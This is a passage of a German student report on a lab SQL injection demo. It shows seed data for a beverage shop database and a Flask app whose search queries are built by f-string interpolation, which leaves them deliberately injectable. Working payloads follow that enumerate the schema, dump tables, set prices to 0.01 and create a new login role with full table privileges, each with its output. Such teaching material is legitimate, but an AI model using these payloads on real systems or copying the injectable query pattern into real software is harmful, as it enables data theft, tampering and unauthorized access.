INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Heiko', 'Müller', 0.00, '0', 3);
```

```
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Annalena', 'Falk', 5089.10, '1', 4);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Lena', 'Udon', 0.00, '0', 5);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Franziska', 'Heiler', 0.00, '1', 6);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Gustav', 'Gans', 0.00, '0', 7);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Erika', 'Weller', 693.19, '1', 8);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Hubert', 'Zanirak', 563.67, '0', 9);
INSERT INTO kunde (vorname, nachname, jahresumsatz, stammkunde, _adressnr_kunde) VALUES
('Klaus', 'Toddler', 0.00, '0', 10);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Getränke Müller e.K.',
11);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Getränke Huber e.K.',
12);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Alfons & Geiger Getränke
GmbH', 13);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Nürnberger
Getränkeservice GmbH', 14);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Azimoz Erfrischungen
GmbH', 15);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Großmarkt für Getränke
GmbH', 16);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Drink2Home GmbH', 17);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Bierkönig Lieferservice
GmbH', 18);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Durstlöscher GmbH', 19);
INSERT INTO lieferant (bezeichnung, _adressnr_lieferant) VALUES ('Getränke Freiler AG',
10);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (100.00, 10.00);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (1000.00, 100.00);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (2000.00, 200.00);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (3000.00, 300.00);
INSERT INTO bonus (umsatzhoehe, bonusbetrag) VALUES (4000.00, 400.00);
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung) VALUES
( 2020, 1, 1);
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung) VALUES
( 2020, 1, 1);
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung) VALUES
( 2021, 5, 4);
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung) VALUES
( 2021, 1, 1);
INSERT INTO bonuszuordnung (jahr,_bonusnr_bonuszuordnung, _kundennr_bonuszuordnung) VALUES
( 2021, 1, 9);
INSERT INTO versand (bezeichnung, preis) VALUES ('Standard', 3.99);
```

```
INSERT INTO versand (bezeichnung, preis) VALUES ('Premium', 6.99);
INSERT INTO versand (bezeichnung, preis) VALUES ('SameDay', 39.99);
INSERT INTO versand (bezeichnung, preis) VALUES ('Kurrier', 69.99);
INSERT INTO versand (bezeichnung, preis) VALUES ('Kostenfrei', 0.0);
INSERT INTO kategorie (bezeichnung) VALUES ('Erfrischungsgetränke');
INSERT INTO kategorie (bezeichnung) VALUES ('Bier');
INSERT INTO kategorie (bezeichnung) VALUES ('Energy Drinks');
INSERT INTO kategorie (bezeichnung) VALUES ('Koffeinhaltig');
INSERT INTO kategorie (bezeichnung) VALUES ('Kaffee');
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2020-01-01',
'2020-12-31', 5.00);
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01',
'2021-12-31', 10.00);
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01',
'2021-12-31', 2.00);
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01',
'2021-06-30', 3.00);
INSERT INTO aktion (datum_von, datum_bis, rabatt_prozent) VALUES ('2021-01-01',
'2021-12-31', 19.00);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, _lieferantnr_artikel)
VALUES ('Augustiner Lagerbier Hell (Kasten)', 20, 0.75, 19.00, 1);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, _lieferantnr_artikel)
VALUES ('Augustiner Lagerbier Hell (Einzel)', 1, 0.75, 19.00, 1);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, _lieferantnr_artikel)
VALUES ('Cola (Kasten)', 24, 0.66, 19.00, 2); INSERT INTO artikel (bezeichnung, stueckzahl,
nettoeinzelpreis, mwst, _lieferantnr_artikel) VALUES ('Cola (Einzeln)', 1, 0.66, 19.00, 2);
INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst, _lieferantnr_artikel)
VALUES ('Energy Drink (Palette)', 24, 1.39, 7.00, 3); INSERT INTO artikel (bezeichnung,
stueckzahl, nettoeinzelpreis, mwst, _lieferantnr_artikel) VALUES ('Eiskaffee (Palette)',
12, 1.21, 7.00, 4); INSERT INTO artikel (bezeichnung, stueckzahl, nettoeinzelpreis, mwst,
_lieferantnr_artikel) VALUES ('Eiskaffe (Einzeln)', 20, 1.21, 7.00, 4);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung, _aktionsnr_aktionzuordnung) VALUES
(1, 2);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung, _aktionsnr_aktionzuordnung) VALUES
(3, 2);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung, _aktionsnr_aktionzuordnung) VALUES
(5, 4);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung, _aktionsnr_aktionzuordnung) VALUES
(5, 1);
INSERT INTO aktionzuordnung (_artikelnr_aktionzuordnung, _aktionsnr_aktionzuordnung) VALUES
(7, 3);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (2,1);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (2,2);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (1,3);
```

```
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (1,4);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,3);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,4);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (3,5);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,5);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,6);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (5,6);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (4,7);
INSERT INTO kategoriezuordnung (_kategorienr_kategoriezuordnung,
_artikelnr_kategoriezuordnung) VALUES (5,7);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2020-03-14', 550.02, 1, 2);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-01-12', 3184.88, 4, 5);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-03-05', 374.81, 1, 1);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-04-02', 1904.22, 4, 5);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-01-03', 563.67, 9, 2);
INSERT INTO bestellung (bestelldatum, gesamtbetrag, _kundennr_bestellung,
_versandartnr_bestellung) VALUES ('2021-03-15', 693.19, 8, 2);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1 ,20, 1, 1);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 5, 1, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 2, 1, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 9, 1, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 1, 1, 2);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 3, 2, 1);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 20, 2, 2);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 43, 2, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 95, 2, 4);
```

```
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 35, 2, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 8, 3, 7);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 1, 3, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 8, 3, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 2, 3, 2);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 2, 3, 1);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 6, 4, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 43, 4, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 55, 4, 4);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 90, 4, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 30, 4, 7);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 6, 5, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 7, 5, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 12, 5, 4);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 3, 5, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 1, 5, 7);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (1, 6, 6, 5);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (2, 15, 6, 3);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (3, 23, 6, 4);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (4, 3, 6, 6);
INSERT INTO bestellposition (pk_bestellpositionnr, anzahl, pk_bestellnr_bestellpos,
_artikelnr_bestellpos) VALUES (5, 1, 6, 7);
COMMIT;
```

5.2 Anpassung der Häuser Applikation (Docker)

Damit auf eine von uns selbst erstellte Cloud Datenbank zugegriffen werden kann, wurde die Docker VM von Nicolas Häuser erweitert, sodass eine weitere SQL Connection ermöglicht, auf unsere Cloud Datenbank zuzugreifen.

Hierfür wurde die "***app.py***" wie folgt abgeändert:

```
from flask import Flask, render_template, request, redirect, url_for
from flask_bootstrap import Bootstrap
import sqlalchemy
from sqlalchemy.orm import sessionmaker, scoped_session

current_db = 'mysql'
mysql_engine =
sqlalchemy.create_engine('mysql+mysqlconnector://root:root@mysql/kemper',pool_size=
100, max_overflow=2000)
mysql_session = scoped_session(sessionmaker(bind=mysql_engine))

postgres_engine =
sqlalchemy.create_engine('postgresql://postgres:root@postgres:5432/kemper',pool_siz
e=100, max_overflow=2000)
postgres_session = scoped_session(sessionmaker(bind=postgres_engine))

kistedb_engine =
sqlalchemy.create_engine('postgresql://postgres:xxxxxxxx@34.91.249.171:5432/kistedb
',pool_size=100, max_overflow=2000)
kistedb_session = scoped_session(sessionmaker(bind=kistedb_engine))

app = Flask(__name__)
Bootstrap(app)


@app.context_processor
def inject_current_db():
   global current_db
   return dict(current_db=current_db)


@app.route('/')
@app.route("/home")
```

```
def home():
    return render_template('pages/home.html')
@app.route("/tools/<tool>")
def tools(tool):
    tools = {
        "adminer": "http://localhost:8080"
    }

    if tool == "logins":
        return render_template('pages/db_logins.html')

    return render_template('pages/tools.html', tool=tools[tool])


@app.route('/vorlesungen')
def vorlesungen():

    search = request.args.get('search', default='')

    session = get_session()
    if current_db == 'kistedb':
        result = session.execute(f"SELECT b.pk_bestellnr, b.gesamtbetrag,
k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON
b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%{search}%' ORDER BY
k.nachname")
    else:
        result = session.execute(f"SELECT v.VorlNr, v.Titel, p.Name, v.SWS FROM
Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE
'%{search}%' ORDER BY v.Titel")

    return render_template('pages/vorlesungen.html', search=search, data=result)

@app.route('/bestellungen')
def bestellungen():

    search = request.args.get('search', default='')

    session = get_session()
    if current_db == 'kistedb':
        result = session.execute(f"SELECT b.pk_bestellnr, b.gesamtbetrag,
k.nachname, b.bestelldatum FROM bestellung b LEFT JOIN kunde k ON
```

```
b._kundennr_bestellung = k.pk_kundennr WHERE k.nachname LIKE '%{search}%' ORDER BY
k.nachname")
    else:
        result = session.execute(f"SELECT v.VorlNr, v.Titel, p.Name, v.SWS FROM
Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE
'%{search}%' ORDER BY v.Titel")

    return render_template('pages/bestellungen.html', search=search, data=result)

def get_session():
    global current_db
    if current_db == 'postgres':
        return postgres_session()
    elif current_db == 'kistedb':
        return kistedb_session()

    return mysql_session()

@app.route('/set_db', methods=['POST'])
def set_db():
    global current_db
    last_url = request.form.get('last_url')
    new_db = request.form.get('db')

    if new_db == 'postgres':
        current_db = 'postgres'
    elif new_db == 'mysql':
        current_db = 'mysql'
    elif new_db == 'kistedb':
        current_db = 'kistedb'
        return redirect(url_for('bestellungen'))

    if last_url is not None:
        return redirect(last_url)

    return redirect(url_for('home'))

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=80)
```

Auch eine Anpassung an der "***template.html***" war notwendig, so wurde eine weitere select option hinzugefügt.

```
{% extends "bootstrap/base.html" %}
{% block title %}sql-injection-demo{% endblock %}

{% block navbar %}
<nav class="navbar navbar-expand-lg navbar-dark bg-dark navbar-fixed-top"">
   <a class="navbar-brand" href="/">SQL Injection Demo v.1.0</a>
   <button class="navbar-toggler" type="button" data-toggle="collapse"
data-target="#navbarSupportedContent" aria-controls="navbarSupportedContent"
aria-expanded="false" aria-label="Toggle navigation">
       <span class="navbar-toggler-icon"></span>
   </button>

   <div class="collapse navbar-collapse" id="navbarSupportedContent">
       <ul class="navbar-nav mr-auto">
           <li class="nav-item">
               <a class="nav-link" href="/vorlesungen">Vorlesungen</a>
           </li>
           <li class="nav-item">
               <a class="nav-link" href="/bestellungen">Bestellungen</a>
           </li>
           <li class="nav-item dropdown">
               <a class="nav-link dropdown-toggle" href="#" id="navbarDropdown"
role="button" data-toggle="dropdown" aria-haspopup="true" aria-expanded="false">
               Tools
               </a>
               <div class="dropdown-menu" aria-labelledby="navbarDropdown">
                   <a class="dropdown-item" href="http://localhost:8080"
target="_blank">Adminer</a>
                   <a class="dropdown-item" href="/tools/logins">DB Logindaten</a>
               </div>
           </li>
       </ul>
       <form class="form-inline my-2 my-lg-0" method="post" action="/set_db">
           <label class="text-success mr-2"><strong>Aktuelles Datenbanksystem:
</strong></label>
           <select name="db" class="form-control" onchange="this.form.submit()">
               <option value="mysql" {% if current_db == 'mysql'%}selected{% endif
%}>MySQL</option>
```

```
                <option value="postgres" {% if current_db == 'postgres'%}selected{%
endif %}>PostgreSQL</option>
                <option value="kistedb" {% if current_db == 'kistedb'%}selected{%
endif %}>kistedb</option>
            </select>
            <input type="hidden" name="last_url" value="{{ request.path }}" />
        </form>
    </div>
</nav>
{% endblock %}

{% block content %}
    <div class="container">
        <div class="row">
            <div class="col">
                <h1 class="mt-5">{% block page_title %}{% endblock %}</h1>
                {% block page_content %}{% endblock %}
            </div>
        </div>
    </div>
{% endblock %}
```

Zudem wurde eine neue Page "***bestellungen.html***" angelegt, um den Inhalt der eigenen "***kistedb***" korrekter darzustellen.

```
{% extends "template.html" %}
{% block page_title %}Bestellungen{% endblock %}
{% block page_content %}
<form method="get" action="/bestellungen">
    <div class="form-row">
        <div class="col-11">
                        <input  name="search"  value="{{  search  }}"  type="text"
class="form-control" placeholder="Besteller">
        </div>
        <div class="col">
            <button type="submit" class="btn btn-primary">Suchen</button>
        </div>
    </div>
</form>
```

```
<table class="table table-striped mt-1">
   <thead>
   <tr>
       <th>Bestellnr</th>
       <th>Betrag</th>
       <th>Name</th>
       <th>Datum</th>
   </tr>
   </thead>
   <tbody>
       {% for datensatz in data %}
       <tr>
           {% for feld in datensatz %}
           <td>{{ feld }}</td>
           {% endfor %}
       </tr>
       {% endfor %}
   </tbody>
</table>

{% endblock %}
```

SQL Injection Demo v.1.0 Vorlesungen Bestellungen Tools Aktuelles Datenbanksystem: kistedb

Bestellungen

Besteller Suchen

Bestellnr	Betrag	Name	Datum
2	3184.88	Falk	2021-01-12
4	1904.22	Falk	2021-04-02
1	550.02	Schwarz	2020-03-14
3	374.81	Schwarz	2021-03-05
6	693.19	Weller	2021-03-15
5	563.67	Zanirak	2021-01-03

Bei einem Zugriff auf die Cloud-Datenbank “***Kistedb***” wird nun anstatt der Vorlesungen eine Liste der Bestellungen aus der entsprechenden Datenbank angezeigt.

5.3 SQL Injection Beispiele

In den nachfolgenden Beispielen wird davon ausgegangen, dass SQL Injection möglich ist, weshalb hier keine weiteren Tests durchgeführt werden.

5.3.1 Vorbereitung

Info%' UNION SELECT 0, 0, version(), NULL FROM information_schema.schemata; --

Bestellungen

Info%' UNION SELECT 0, 0, version(), NULL FROM information_schema.schemata; -- Suchen

Bestellnr	Betrag	Name	Datum
0	0	PostgreSQL 12.9 on x86_64-pc-linux-gnu, compiled by Debian clang version 12.0.1, 64-bit	None

➔ Ausgabe der des Datenbanktyps und der Version.

Info%' UNION SELECT 0, 0, schema_name, NULL FROM information_schema.schemata; --

Bestellungen

Info%' UNION SELECT 0, 0, schema_name, NULL FROM information_schema.schemata; -- Suchen

Bestellnr	Betrag	Name	Datum
0	0	public	None
0	0	pg_catalog	None
0	0	information_schema	None

➔ Ausgabe der Schemas

Info%' UNION SELECT 0, 0, Table_name, NULL FROM information_schema.tables WHERE table_schema = 'public'; --

Bestellungen

Info%' UNION SELECT 0, 0, Table_name, NULL FROM information_schema.tables WHERE table_schema = 'public'; -- Suchen

Bestellnr	Betrag	Name	Datum
0	0	versand	None
0	0	aktionzuordnung	None
0	0	adresse	None
0	0	bestellung	None
0	0	aktion	None
0	0	bonuszuordnung	None
0	0	lieferant	None
0	0	artikel	None
0	0	kategorie	None
0	0	ort	None
0	0	kunde	None
0	0	bonus	None
0	0	bestellposition	None
0	0	kategoriezuordnung	None

➔ Ausgabe der Tabelle

Info%' UNION SELECT 0, 0, column_name, NULL FROM information_schema.columns WHERE table_schema = 'public' AND table_name = 'artikel' ;--

Bestellungen

Info%' UNION SELECT 0, 0, column_name, NULL FROM information_schema.columns WHERE table_schema = 'public' AND table_name = Suchen

Bestellnr	Betrag	Name	Datum
0	0	bruttoeinzelpreis	None
0	0	stueckzahl	None
0	0	bezeichnung	None
0	0	pk_artikelnr	None
0	0	mwst	None
0	0	nettoeinzelpreis	None
0	0	_lieferantnr_artikel	None

➔ Ausgabe der Spalten der Tabelle artikel

5.3.2 Beispiel 1 - Ausspähen von Daten

Mit den zuvor gewonnen Informationen können nun weitere Daten abgefragt werden.

Info%'; SELECT * FROM public.artikel; --

Bestellungen

Info%'; SELECT * FROM public.artikel; -- Suchen

Bestellnr	Betrag	Name	Datum			
1	Augustiner Lagerbier Hell (Kasten)	20	0.75	19.00	0.89	1
2	Augustiner Lagerbier Hell (Einzel)	1	0.75	19.00	0.89	1
3	Cola (Kasten)	24	0.66	19.00	0.79	2
4	Cola (Einzeln)	1	0.66	19.00	0.79	2
5	Energy Drink (Palette)	24	1.39	7.00	1.49	3
6	Eiskaffee (Palette)	12	1.21	7.00	1.29	4
7	Eiskaffe (Einzeln)	20	1.21	7.00	1.29	4

➔ Es werden die einzelnen Artikel ausgegeben.

5.3.3 Beispiel 2 - Veränderung von Daten

Info%'; UPDATE public.artikel SET nettoeinzelpreis = 0.01 WHERE bezeichnung LIKE '%Cola%';COMMIT; --

Adminer 4.8.1

DB: kistedb
Schema: public

SQL-Kommando
Importieren Exportieren
Tabelle erstellen

zeigen adresse
zeigen aktion
zeigen aktionzuordnung
zeigen artikel
zeigen bestellposition
zeigen bestellung
zeigen bonus
zeigen bonuszuordnung
zeigen kategorie
zeigen kategoriezuordnung
zeigen kunde

Daten zeigen von: artikel

Daten auswählen Struktur anzeigen Tabelle ändern Neuer Datensatz

Daten zeigen von | Suchen | Ordnen | Begrenzung 50 | Textlänge 100 | Aktion Daten zeigen von

SELECT * FROM "artikel" LIMIT 50 (0.047 s) Bearbeiten

Ändern	pk_artikelnr	bezeichnung	stueckzahl	nettoeinzelpreis	mwst	bruttoeinzelpreis	_lieferantnr_artikel
bearbeiten	1	Augustiner Lagerbier Hell (Kasten)	20	0.75	19.00	0.89	1
bearbeiten	2	Augustiner Lagerbier Hell (Einzel)	1	0.75	19.00	0.89	1
bearbeiten	5	Energy Drink (Palette)	24	1.39	7.00	1.49	3
bearbeiten	6	Eiskaffee (Palette)	12	1.21	7.00	1.29	4
bearbeiten	7	Eiskaffe (Einzeln)	20	1.21	7.00	1.29	4
bearbeiten	3	Cola (Kasten)	24	0.01	19.00	0.01	2
bearbeiten	4	Cola (Einzeln)	1	0.01	19.00	0.01	2

➔ Der Preis für Cola wird auf 0.01 Euro gesenkt. So kann für einen minimalen Preis eingekauft werden.

Ein erneutes Auslesen der Tabelle bestätigt die Veränderung.

Info%'; SELECT * FROM public.artikel; --

Bestellungen

Info%'; SELECT * FROM public.artikel; -- Suchen

Bestellnr	Betrag	Name	Datum			
1	Augustiner Lagerbier Hell (Kasten)	20	0.75	19.00	0.89	1
2	Augustiner Lagerbier Hell (Einzel)	1	0.75	19.00	0.89	1
5	Energy Drink (Palette)	24	1.39	7.00	1.49	3
6	Eiskaffee (Palette)	12	1.21	7.00	1.29	4
7	Eiskaffe (Einzeln)	20	1.21	7.00	1.29	4
3	Cola (Kasten)	24	0.01	19.00	0.01	2
4	Cola (Einzeln)	1	0.01	19.00	0.01	2

➔ Die Prüfung ergibt, der Preis für Cola ist nun angepasst.

5.3.4 Beispiel 3 - Datenbank-Server verändern

Um den Datenbank-Server zu verändern wird ein neue User mit einer Rolle und den CREATEDB angelegt. **SUPERUSER steht als Rolle auf einem in der Google Cloud gehosteten Postgresql nicht zur verfügung!**

Info%'; CREATE ROLE z WITH CREATEDB; COMMIT; ALTER ROLE z WITH LOGIN; COMMIT; ALTER ROLE z WITH PASSWORD 'p'; COMMIT; GRANT ALL PRIVILEGES ON ALL TABLES IN SCHEMA public TO z; COMMIT; --

```
select * from pg_roles
```


rolname	rolsuper	rolinherit	rolcreaterole	rolcreatedb	rolcanlogin	rolreplication	rolconnlimit	rolpassword	rolvaliduntil	rolbypassrls	rolconfig	oid
pg_signal_backend		1					-1	********	NULL		NULL	4200
pg_read_server_files		1					-1	********	NULL		NULL	4569
cloudsqladmin	1	1	1	1	1	1	-1	********	NULL	1	NULL	10
pg_write_server_files		1					-1	********	NULL		NULL	4570
postgres		1	1	1	1		-1	********	NULL		NULL	16394
cloudsqlimportexport		1	1	1	1		-1	********	NULL		NULL	16392
z		1		1	1		-1	********	NULL		NULL	16959
pg_execute_server_program		1					-1	********	NULL		NULL	4571
pg_read_all_stats		1					-1	********	NULL		NULL	3375
cloudsqlreplica		1			1	1	-1	********	NULL		NULL	16393
pg_monitor		1					-1	********	NULL		NULL	3373
cloudsqliamuser		1					-1	********	NULL		NULL	16432
cloudsqliamserviceaccount		1					-1	********	NULL		NULL	16436
cloudsqlagent		1	1	1	1		-1	********	NULL		NULL	16391
cloudsqlsuperuser		1	1	1	1		-1	********	NULL		NULL	16390
pg_read_all_settings		1					-1	********	NULL		NULL	3374
pg_stat_scan_tables		1					-1	********	NULL		NULL	3377

17 Datensätze (0.054 s) Bearbeiten, Explain, Exportieren

```
select * from pg_user
```

usename	usesysid	usecreatedb	usesuper	userepl	usebypassrls	passwd	valuntil	useconfig
cloudsqladmin	10	1	1	1	1	********	NULL	NULL
cloudsqlsuperuser	16390	1				********	NULL	NULL
cloudsqlagent	16391	1				********	NULL	NULL
cloudsqlimportexport	16392	1				********	NULL	NULL
cloudsqlreplica	16393			1		********	NULL	NULL
postgres	16394	1				********	NULL	NULL
z	16959	1				********	NULL	NULL

➔ Rolle und Nutzer sind in der Datenbank angelegt



